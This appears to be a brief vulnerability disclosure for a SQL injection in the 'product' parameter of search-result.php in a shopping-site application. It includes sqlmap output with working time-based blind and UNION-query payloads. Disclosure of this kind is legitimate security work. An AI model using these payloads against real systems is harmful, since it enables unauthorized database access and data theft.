

Shopping Website (E-Commerce) search-result.php has Sqlinjection

A SQL injection vulnerability exists in the Shopping Website (E-Commerce) search-result.php The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator. In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.





SqlMap Attack

```
---
Parameter: product (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: product=1' AND (SELECT 2715 FROM (SELECT(SLEEP(5)))Olcm) AND
'zbxa'='zbxa&search=

    Type: UNION query
    Title: Generic UNION query (NULL) - 15 columns
    Payload: product=1' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a717871,0x527972434d7a4156746e446551436e4759675
a6461596d694c7146495a4f62674947705653624556,0x7171627871),NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL-- -&search=
---
```